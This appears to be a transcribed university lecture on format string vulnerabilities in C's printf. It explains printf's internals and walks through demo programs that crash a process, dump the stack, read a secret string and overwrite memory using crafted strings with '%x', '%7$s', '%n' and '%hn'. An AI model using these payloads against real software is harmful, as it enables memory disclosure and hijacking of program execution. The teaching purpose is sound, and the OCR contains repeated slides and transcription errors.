Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Format String Vulnerabilities

Hello and welcome to this lecture in the course for secure systems engineering, so in the previous lecture we had looked at vulnerability known as buffer over read and we had looked at a particular malware known as the heartbeat malware and evaluated it and found out how this had utilised a vulnerability in the open SSL code to leak secret information from a server to a client. In this particular lecture we will look at another vulnerability which is known as the format string vulnerability, so as you know the format string is something which is used quite often and functions such as scanner and printer and we will see that how this could lead to a very strong vulnerability that is very difficult to actually protect against. So we will be looking a lot of programs in this particular lecture and the code for all these programs can be obtained from this bitbucket repository.

(Refer Slide Time: 1:18)

Format Strings

```
printf ("The magic number is: %d\n", 1911);
```

format string

Format specifier

arguments

Function declaration of printf

```
void printf (char **fmt, . . .);
```

variable arguments

Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

2

Let us look at format strings used in the most popular function printf, so typical printf invocation would look something like this, so you would have your format string present here and within this format string you would have various format specifiers for example the one specified over here is percentage d, so what happens now is that when printf executes it looks out for this percentage d and corresponding to this format specifiers it would print the corresponding argument in this case 1911. So as we know very well that there are a lot of


different types of formats specifiers which could let you print different types of formats such as integers, hexadecimal strings, floats and so on, so a few examples are as shown over here.

Now one distinguishing feature between these various formats specifiers is that some of these specifiers print the value that was passed for example when you have a percentage d it would essentially mean that the value in the argument gets printed. On the other hand we have other specifiers such as the percentage s or percentage n which considers the argument as an address. There is one distinguishing feature between the various formats specifiers for example a percentage t, percentage u and percentage x the arguments passed are considered as value therefore for example when you specified percentage t it is the argument which directly gets printed.

On the other hand we have parameter is like percentage s and percentage m were the arguments are considered as memory addresses. In percentage s for example you specify a memory address as the argument of a pointer as an argument and print f would go to that particular memory actress pointed to by that particular pointer and print the string from that memory address.

Now one characteristic feature about printf is that it can have variable number of arguments for example in this particular printf invocation we have 2 arguments one for the format string and the other for the argument. In a similar way we could have the same printf being invoked with say 10 or 20 different arguments as well, so the way c handles this is by using something known as variable arguments, so the prototype for printer looks something like this have the printf function, the 1st parameter is the format string followed by 3 dots, so this 3 dots indicates to the compiler that it is variable arguments.

(Refer Slide Time: 4:08)



So let us dig a little more deeper about how printer actually works, so we take this small program where printf gets invoked and you specify a format string over here and there are 3 format specifiers percentage d, percentage d and percentage s corresponding to a, b and c, so a and b are integers while c is a character pointer and therefore would print a string, so as we know by now that when main invokes printf, the various parameters to printf are passed via the stack, so the stack for this particular program would look something like this.

You would have the arguments c, b and a passed on the stack from right to left and then you would have the pointer to the format string of this, so we have… The formats strings store in some location in the program and you have the pointer to this particular format string which is passed through the stack, so all of these things are filled with main and then main would call the printf function during the call and we have seen in the previous lectures there is the return address that gets pushed onto the stack and then printf starts to execute and then we have the other metadata that gets pushed onto the stack such as the previous frame pointer and so on.

(Refer Slide Time: 5:31)

```
void printf(char *fmt, ...){
    va_list ap; /* points to each unnamed arg in turn */
    char *p, *sval; /* p points to the format string fmt */
    int ival;
    double dval;
    va_start(ap, fmt); /*make ap point to 1st unnamed arg */
    for (p = fmt; *p; p++) {
        if (*p != '%') {
            putchar(*p);
            continue;
        }
        switch (*++p) {
            case 'd':
                ival = va_arg(ap, int);
                print_int(ival);
                break;
                |  | |  |  |
            case 's':
                for (sval = va_arg(ap, char *); *sval; sval++)
                putchar(*sval);
                break;
            default:
                putchar(*p);
                break;
        }
    }
    va_end(ap); /* clean up when done */
}
```

stack
c
b
a
ptr to fmt string
return Address
prev frame pointer
Locals of function

This is c

a b c store %d %d %s respectively\n

4

Now let us look at the internals of printf. We will take a highly simplified version of printf just to understand how printf actually works in reality a lot more things happen in printers but for now we will just take this highly simplified version. Side-by-side we will also look at this stack and how printf is going to use this stack and the various memory location that are involved with this particular printf critical in printf is this statement over here va underscore list ap which defines an argument pointer known as ap, so this argument pointer ap points to each unnamed argument that is passed to printf.

It is initialised by this particular function va underscore start and passed ap and format, it is initialised by this particular function known as va underscore start and argument pointer is made to point to the first argument that is sent to printf in this case argument pointer is pointing to a. The next thing we actually look at is this character pointer p, so character pointer p is initialised to format, so therefore p gets…s p is efficiency pointing to this format strength, so what happens here is that which each titration of this for loop there is a check to determining whether p is equal to this percentage symbol if it is not equal to the percentage symbol example in this case then the putchar function gets called and that particular character gets printed on the screen.

(Refer Slide Time: 7:15)

```
void printf(char *fmt, ...){
    va_list ap; /* points to each unnamed arg in turn */
    char *p, *sval; /* p points to the format string fmt */
    int ival;
    double dval;
    va_start(ap, fmt); /*make ap point to 1st unnamed arg */
    for (p = fmt; *p; p++) {
       if (*p != '%') {
          putchar(*p);
          continue;
       }
       switch (*++p) {
          case 'd':
             ival = va_arg(ap, int);
             print_int(ival);
             break;
          | | | | |
         case 's':
             for (sval = va_arg(ap, char *); *sval; sval++)
             putchar(*sval);
             break;
         default:
             putchar(*p);
             break;
       }
    }
    va_end(ap); /* clean up when done */
```

stack
c
b
a
ptr to fmt string
return Address
prev frame pointer
Locals of function
ap
This is c
p
a b c store %d %d %d respectively\n
7

```
void printf(char *fmt, ...){
    va_list ap; /* points to each unnamed arg in turn */
    char *p, *sval; /* p points to the format string fmt */
    int ival;
    double dval;
    va_start(ap, fmt); /*make ap point to 1st unnamed arg */
    for (p = fmt; *p; p++) {
       if (*p != '%') {
          putchar(*p);
          continue;
       }
       switch (*++p) {
          case 'd':
             ival = va_arg(ap, int);
             print_int(ival);
             break;
          | | | | |
         case 's':
             for (sval = va_arg(ap, char *); *sval; sval++)
             putchar(*sval);
             break;
         default:
             putchar(*p);
             break;
       }
    }
    va_end(ap); /* clean up when done */
```

stack
c
b
a
ptr to fmt string
return Address
prev frame pointer
Locals of function
ap
This is c
p
a b c store %d %d %s respectively\n
8

On the other hand if the value of p is equal to this percentage symbol then we come into this switch statement, the next character whether it is d, s, f and so on would then be evaluated, so what is done here in this our case for example we have p pointing to this d character and therefore we get into this case statement corresponding to d percentage d. We then invoke this particular function known as va underscore arg and pass it the ap pointer we also tell this va underscore arg that we are expecting a number which is of type integer and as we know integer is passed by value to printf and therefore what we obtain in ival over here is corresponding value of a that is this value a would get stored into ival then the invoke of function to print ival. Similarly during the next invocation we also get another percentage and then a d and therefore this case statement would get executed. Now this goes on for each character the format string.

(Refer Slide Time: 8:38)

```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
            | | | | |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
```

stack
ap
c
b
a
ptr to fmt string
return Address
prev frame pointer
Locals of function
sval
This is c
p
a b c store %d %d %s respectively\n
9

Finally we get this case percentage s and here things work a bit more definitely, so what we do is we use variable argument to get this contents of this location c and this content is essentially the pointer to the string this is c and sval is initialised to point to this particular string. So we pass through this string and continue to print characters from the string until we obtain the null termination character and then we break from this.

(Refer Slide Time: 9:18)


```
void printf(char *fmt, ...){
   va_list ap; /* points to each unnamed arg in turn */
   char *p, *sval; /* p points to the format string fmt */
   int ival;
   double dval;
   va_start(ap, fmt); /*make ap point to 1st unnamed arg */
   for (p = fmt; *p; p++) {
      if (*p != '%') {
         putchar(*p);
         continue;
      }
      switch (*++p) {
         case 'd':
            ival = va_arg(ap, int);
            print_int(ival);
            break;
            | | | | |
        case 's':
            for (sval = va_arg(ap, char *); *sval; sval++)
            putchar(*sval);
            break;
        default:
            putchar(*p);
            break;
      }
   }
   va_end(ap); /* clean up when done */
```

stack
ap
c
b
a
ptr to fmt string
return Address
prev frame pointer
Locals of function
p
a b c store %d %d %s respectively\n
10

Insufficient Arguments to printf

```
void main(){
   printf ("%d %d %d\n", a, b);
}
```

3 format specifiers — But only 2 arguments



Can the compiler detect this inconsistency?

- Generally does not
- Would need internal details of printf, making the compiler library dependent.
- Format string may be created at runtime

Can the printf function detect this inconsistency?

- Not easy
- Just picks out arguments from the stack, whenever it sees a format specifier

So this is how printer actually works internally now there are a lot of vulnerabilities involved with the printf, so most common of them is due to insufficient arguments which are passed to printf, so let us look at this particular function where we specify 3 format specifiers in arg format string but the number of arguments present is only 2, so this typically would not be detected by compilers during compilation or due to any other process and printf in its function 2 will not be able to detect this issue therefore typically these kind of issues will not be flagged by the compilers or by the function itself.

One of the most common vulnerabilities with respect to printf is an insufficient arguments are passed to printf for example in this particular statement over here the format string specifies 3 format specifiers as seen over here however we have passing only 2 arguments, so what happens when we execute this program is that corresponding to each of these format specifiers printf would look at the variable arguments on the stack using the ap pointer and print the corresponding value.

So for example the first percentage d would print the value corresponding to a, the second percentage d would print the value corresponding to b and the third percentage d since nothing is specified here would print whatever is present in the stack in this particular location note that this bug cannot be easily detected by compilers first note that if a compiler has to detect such insufficient arguments to printf it would need to know the internal details of printf therefore it would make the compiler dependent on a specific library.

The second aspect is that these format strings can be created at runtime and therefore compilers would not be able to detect any vulnerabilities or errors or in search dynamically

created format strings, so this particular vulnerability cannot be detected by printf as well. The reason being is that printf in its current implementation just picks out arguments from the stack depending on what it sees in the format specifiers it cannot detect whether the arguments passed on the stack is indeed a valid argument or an invalid argument.

Further printf 2 will not be able to detect this inconsistency, the reason being is that printf just picks out arguments from the stack whenever it sees a format specifiers, it would not be able to detect whether the contents of the stack is indeed a valid argument or some arbitrary data which is present on the stack there for this particular vulnerability although it seems very trivial cannot be easily detected by compilers as well as the printf statements and therefore a lot of programs may actually suffer from this kind of vulnerability.

(Refer Slide Time: 12:36)

Exploiting inconsistent printf

- Crashing a program

```
printf ("%s%s%s%s%s%s%s%s%s%s%s%s%s");
```

arbitrary
arbitrary
arbitrary
ptr to fmt string
return Address
prev frame pointer
Locals of function
%s%s%s%s%s%s%s%s%s%s%s%s%s
12

Now let us see an example of how we can use this vulnerability to maybe crash the program, so let us say we invoke printf with this format string like this with only percentage s and with no other arguments passed, so the stack would look something like this way, we would had the pointer to the format string which is pointing to a string containing all the percentage s and after that we have some arbitrary data present on the stack which could point to any location in the memory space as printf executes for every format specifier that is present in the string it would pick a value from this stack and try to print the contents of the memory location pointed to by that content of the stack it is quite likely that printf would try to access some legal address due to this arbitrary location that it is trying to read as a result it is most likely that the particular program which comprises of printf like this would end up crashing when this printf executes.

(Refer Slide Time: 13:50)

Exploiting inconsistent printf

Printing contents of the stack

```
printf ("%x %x %x %x");
```

Stack
0x44444444
0x33333333
0x22222222
0x11111111
ptr to fmt string
return Address
prev frame pointer
Locals of function

11111111 22222222 33333333 44444444

%x %x %x %x

13

Now let us look at another example where we actually print the content of the stack, so let us say that in our program we have printf like this which 4 percentage x and as you know percentage x prints the hexadecimal value of its argument. Now the vulnerability here is that we are invoking printf with 4 format specifiers but with no arguments at all, so the string… the stack let us say would look something like this . The result this particular printf would be as shown over here which essentially would print the contents of the stack.

(Refer Slide Time: 14:28)

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s

14

So now let us increase the complexity a bit more, let us see if it is possible to use of printf vulnerability to print any arbitrary memory location from the program. Let us take for example this particular program, we have a global data s over here which is defined as array

and initialise to this message called this is a top secret message. Now we hope what we want to do in this program is to be able to use vulnerability in this printf invocation to print this top secret message what we pass printf over here is this local array user underscore string and user underscore string is initialised in this string copy statement over here in a more realistic situation.

This uses string could be perhaps taken from the user, it could be obtained from as a packet through the network and so on, so in this example however we use user string initialised using string copy and we initialise user string with this format string okay. Now note the first 4 locations, so that contains of C0, 96, 04, 08 in little Indian notation which has bought Intel processor use these 4 bytes would be interpreted as 08, 04, 96, C0, so 08, 04, 96 and C0 is essentially addressed for this particular string. Note that after specifying this address and we have a couple of percentage xs and then a percentage s.

(Refer Slide Time: 16:15)

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s

%s, picks pointer from the stack and prints from the pointer till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

contents of the stack printed by the 6 %x

string pointed to by 0x080496c0. this happens to be 's'

15

To run this particular program we compile it with minus m32 print2.c and when we run it what we actually see is that the top-secret message gets printed on the screen, so this top-secret message is essentially present in 08, 04, 96, C0 and which essentially happens to be s.

(Refer Slide Time: 16:36)

Exploiting inconsistent printf

- Printing any memory location

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xc0\x96\x04\x08 %x %x %x %x %x %x %s");
        printf(user_string);
}
```

user_string has to be local

This should have the contents of s

stack

user_string

%s
%x
%x
%x
%x
%x
%x
0x080496c0
0xb7fe1b48
0
b776a54
0xbffe72d8
0x0000001a
0x8048566

esp

%s, picks pointer from the stack and prints from the pointer till \0

0x080496c0

THIS IS A TOP SECRET MESSAGE

17

So let us look at what happens when printf is executing in this program, so what we need to look at over here is the stack when printf executes. The first thing to note in this stack is that the user string which is local to me is defined on the stack as follows this is the user string is present the orange part, so what we see is that during the string copy function we have initialised user string as follows 08, 04, 96, C0 essentially the address of this top-secret message followed by a couple of percentage xs and then the percentage s.

(Refer Slide Time: 17:17)

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE

stack

%s
%x
%x
%x
%x
%x
%x
p → 0x08096c0
0xb7fe1b48
0
b776a54
0xbffe72d8
0x0000001a
ap → 0x8048566

```
printf(user_string);
```

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

18

Now we will track how printf executes and how various arguments are read out of the stack, so we will use the pointers p which essentially is the pointer to the format string this is with respect to the referral (())(17:30) implementation which you have seen in few slides before

and we also use ap which is the argument pointer, so when printf starts to execute with user string as the argument the first thing p would be pointing to is this number 080996C0 which gets printed on our terminal.

(Refer Slide Time: 17:55)

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE

stack

%s
%x
%x
%x
%x
%x
%x
0x08096c0
0xb7fe1b48
0
b776a54
0xbffe72d8
0x0000001a
0x8048566

p

ap

printf(user_string);

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

19

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE

stack

%s
%x
%x
%x
%x
%x
%x
0x08096c0
0xb7fe1b48
0
b776a54
0xbffe72d8
0x0000001a
0x8048566

p

ap

printf(user_string);

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```



20

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE

stack




```
printf(user_string);
```

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

CR


21

Digging deeper

0x080496c0

THIS IS A TOP SECRET MESSAGE

stack




```
printf(user_string);
```

- printf will start to read user_string
- Whenever it finds a format specifier (%x here)
  - It reads the argument from the stack
  - and increments the va_arg pointer
- If we have sufficient %x's, the va_arg pointer will eventually reach user_string[0], which is filled with the desired target address.
- At this point we have a %s in user string, thus printf would print from the target address till \0

```
chester@aahalya:~/sse/format_string$ gcc -m32 -g print2.c
chester@aahalya:~/sse/format_string$ ./a.out
080496c0
? 8048566 1a bffe72d8 b77f6a54 0 b77d8b48 THIS IS A TOP SECRET MESSAGE!!!
```

CR

22

The next thing p obtain is percentage x and as we know when it obtains a percentage x it would use the argument pointer to read the contents from the stack so in this case it is 8048566 so this value gets printed on the screen then p increments and so this ap and thus in a very similar ways since you have other percent x here the next content of the stack that is 1a gets printed in the output and this way as we proceed the contents of the stack gets printed on the output terminal. Now as we progress we eventually have p pointing to percentage s, now these percentage xs are arranged in such a way such that when p is pointing to percentage s we have the argument pointer ap pointing to 080496C0.

This is the pointer to the secret message that we want to get printed, now since we have a percentage s here and we know that percentage refers to a reference therefore what printf would do is it would go to that particular location which is this location over here and start to

print this message until it obtains a slashed 0 thus what we observe on the output is the top-secret message getting printed.

(Refer Slide Time: 19:25)


More Format Specifiers

- Reduce the number of %x with %N$s

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xa0\x96\x04\x08%7$s");
        printf(user_string);
}
```

Pick the 7th argument from the stack.



23

So there are several ways by which we can simplify this entire process one-way is to reduce the number of percentage x that is required by using this particular format specifier that is percentage N dollar s, so our string copy function is now invoked with this particular format specifier as usual the first 4 bytes corresponds to the address of the top secret message followed by percentage 7$s, so what this means is that when printf services this particular format string argument it would directly pick the 7th argument from the stack. So starting from this location the 7th argument corresponds to this address here and this is 080496C0 which corresponds to the user string and doing this the top-secret message would get printed on the screen.

(Refer Slide Time: 20:28)

Overwrite an arbitrary location

%n format specifier : returns the number of characters printed so far.

- 'i' is filled with 5 here

```
int i;
printf("12345%n", &i);
```

Using the same approach to read data from any location, printf can be used to modify a location as well

Can be used to change function pointers as well as return addresses

24

Printf can do much more than this, so printf for example can be also used to overwrite a particular location, so in this example what we see is that there are format specifiers present with printf that would allow you to change a value in memory. The format specifier used here is percentage n essentially this percentage n format specifier would return the number of characters printed so far. It is used as follows, so suppose we define i as an integer and invoked printf using this format string. What would happen over here is that i would be filled with the value of 5.


(Refer Slide Time: 21:11)

More Format Specifiers

- Reduce the number of %x with %N$s

```
static char s[1024] = "THIS IS A TOP SECRET MESSAGE!!!";
void main()
{
        char user_string[100];
        printf("%08x\n", s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */
        strcpy(user_string , "\xa0\x96\x04\x08%7$s");
        printf(user_string);
}
```



Pick the 7th argument from the stack.

23

Overwrite an arbitrary location

%n format specifier : returns the number of characters printed so far.

- 'i' is filled with 5 here

```
int i;
printf("12345%n", &i);
```

Using the same approach to read data from any location, printf can be used to modify a location as well

Can be used to change function pointers as well as return addresses

So using the same approach that we have done previously we can use percentage n to actually change or modify some arbitrary memory location.

(Refer Slide Time: 21:21)

Overwrite Arbitrary Location with some number

```
/* Modifies s, with the number of characters printed */
static int s;;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <1> print writes n (the number of bytes printed) in the global buffer s */
        strcpy(user_string , "\xc0\x96\x04\x08 %08x %08x %08x %08x %08x %08x %n"); /*
        printf(user_string);

        printf("\n%d\n", s);

}
```

Overwrite Arbitrary Location with some number

```
/* Modifies s, with the number of characters printed */
static int s;;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <1> print writes n (the number of bytes printed) in the global buffer s */
        strcpy(user_string , "\xc0\x96\x04\x08 %08x %08x %08x %08x %08x %08x %n"); /*
        printf(user_string);

        printf("\n%d\n", s);

}
```

CR 25

So let us take an example where we want to change the content of this s which we have defined here so s is a global data so it should be initialised to 0 but what we want to do is use the vulnerability with printf to change the value of s, so as we have done before we specify this format string with the memory address of s represent initially then we have these percentage xs followed by percentage n, so when printf actually executes this statement that this printf user string it would fill the memory location pointed to by 080496C0 which essentially is the address of s, so that memory location would be filled with the number of bytes that printf had just printed. So what we have seen here is that we have been able to change the value of s with the number of bytes that printf has actually printed so far. Now we will take things a bit more further and what we are trying to do is change any arbitrary memory location with any arbitrary byte value.

(Refer Slide Time: 22:32)

Overwrite Arbitrary Location with Arbitrary Number

```
static int s;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <2> write an arbitrary number in s */
        /* Change 50 to something else smaller and see the difference */
        strcpy(user_string , "\xa8\x96\x04\x08 %53x %7$n"); /* First 4 di
        printf(user_string);
        printf("\n%d\n", s);
}
```

An arbitrary number

26

The way we do that is by making a small change what we say now is that we create this user string using string copy as before we specify the memory address but here we specify an arbitrary number such as percentage 53x followed by the percentage 7$n, so what this means is that printf would fill the value of s with some value which is slightly greater than 53.

(Refer Slide Time: 23:00)

Another useful format specifier

- %hn : will use only 16 bits .. Can be used to store large numbers

```
static int s;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));

        /* <3> print write an arbitrary large numbers in the global buffer s */
        /* could be used to replace the return address with another function --> subvert execution */
        strcpy(user string , "\xcc\x96\x04\x08\xce\x96\x04\x08 %128x %08x %08x %08x %08x %08x %hn %hn");

        printf(user_string);
        printf("\n%08x\n", s);

}
```

address of s to store the lower 16bits

address of s to store the higher 16bits

Store the number of characters printed.

Both 16 bit lower and 16 bit higher will be stored separately

27

We can take things a bit more further and we can use this percentage hn format specifier which will use only 16 bits, so this technique can be used to store large numbers, so what we do here is that this integer value of s which comprises of 4 bytes that is 32 bits can be split into 2, so we would split it into 16 bits plus 16 bits and then we would use this percentage hn format specifier to fill in the first 16 bits followed by the second 16 bits, so consequently now

we have 2 addresses initially, the first address 080496CC is the address of s to store the lower 16 bits and the second address 080496CE is the address of s to store the higher 16 bits.

So in this way even very large values which is may be as large as 2 power 32 or so can be filled using printf, so in this way very large values as high as 2 power 32 or so can be set into this global variable s using the vulnerability of printf, so all of these programs that we have just seeing is available the bitbucket repository which we should have shown at the start of this lecture, so I suggest that you could actually look at the code and try to run it yourself and also I would like to warn that you may require to change a few things in the coat to actually get it running on your system the reason being that every system would have slight differences in the way the programs would get compiled and therefore these programs that we see here may not directly work in every LINUX system, so you may require to modify a few statements here and there to actually get it to work. Thank you.